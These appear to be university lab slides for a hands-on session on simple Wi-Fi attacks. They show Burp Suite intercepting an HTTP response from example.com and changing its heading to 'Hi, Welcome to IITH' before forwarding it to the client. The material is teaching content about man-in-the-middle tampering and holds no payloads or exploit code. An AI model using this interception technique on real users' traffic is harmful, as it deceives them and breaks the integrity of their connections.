


The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v2024.1.1.5 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "View", and "Help". The top navigation bar has tabs for "Dashboard", "Target", "Proxy" (which is selected and highlighted in red), "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", and "Settings". Below the tabs are sub-links for "Organizer", "Extensions", and "Learn". The main content area shows a response from "http://example.com:80/" with the status code "HTTP/1.1 200 OK". The response body is a standard HTML page with a title "Example Domain" and some CSS styles. The right side of the interface features the "Inspector" panel, which displays the "Response headers" section. At the bottom, there are buttons for "Event log" and "All issues", and a status bar indicating "Memory: 109.0MB".

# Hands-on Session: Simple Attacks on Wi-Fi Networks

As part of the active attack, we are changing the part of html code

Actual string is “Example Domain” as shown in below image.



The screenshot shows the Burp Suite Community Edition interface with the "Proxy" tab selected. The "Intercept" button is also selected. The main pane displays the HTML response from `http://example.com:80/`. A red box highlights the `<h1> Example Domain </h1>` section. The code is as follows:

```
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Example Domain</title>
    <style>
        body {
            font-family: "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
            width: 600px;
            margin: 5em auto;
            padding: 2em;
            background-color: #fdfdff;
            border-radius: 0.5em;
            box-shadow: 2px 3px 7px 2px rgba(0, 0, 0, 0.02);
        }
        a:link, a:visited {
            color: #38488f;
            text-decoration: none;
        }
        @media(max-width:700px){
            div {
                margin: 0 auto;
                width: auto;
            }
        }
    </style>
</head>
<body>
    <div>
        <h1>
            Example Domain
        </h1>
        <p>
            This domain is for use in illustrative examples in
            documents. You may use this
            domain in literature without prior coordination or asking
            for permission.
        </p>
        <p>
            <a href="https://www.iana.org/domains/example">
                More information...
            </a>
        </p>
    </div>
</body>
</html>
```

# Hands-on Session: Simple Attacks on Wi-Fi Networks

We are modifying that string to “Hi, Welcome to IITH”

The screenshot shows the Burp Suite Community Edition interface. The 'Proxy' tab is selected. In the 'Selected text' field of the Inspector panel, the string 'Hi, Welcome to IITH' is highlighted. The 'Decoded from' dropdown is set to 'HTML encoding'. The main content area displays an HTML document with a red box highlighting the modified `<h1> Hi, Welcome to IITH </h1>` section. The original page content includes a style block and a paragraph about domain usage.


```
Response from http://example.com:80/ [93.184.216.34]
Pretty Raw Hex Render
"Segoe UI","Open Sans","Helvetica Neue",Helvetica,Arial,
sans-serif;
}
div{
width:600px;
margin:5em auto;
padding:2em;
background-color:#fdfdff;
border-radius:0.5em;
box-shadow:2px3px7px2pxrgba(0,0,0,0.02);
}
a:link,a:visited{
color:#38489f;
text-decoration:none;
}
@media(max-width:700px){
div{
margin:0 auto;
width:auto;
}
}
</style>
</head>
<body>
<div>
<h1>
Hi, Welcome to IITH
</h1>
<p>
This domain is for use in illustrative examples in
documents. You may use this
domain in literature without prior coordination or asking
for permission.
</p>
<p>
<a href="https://www.iana.org/domains/example">
More information...
</a>
</p>
</div>
</body>
</html>

```

Now on pressing the forward button at the interceptor proxy client receives the modified code.

# Hands-on Session: Simple Attacks on Wi-Fi Networks

Client can see our modified website (or attacker's modified content)



Actual site content will look like below.

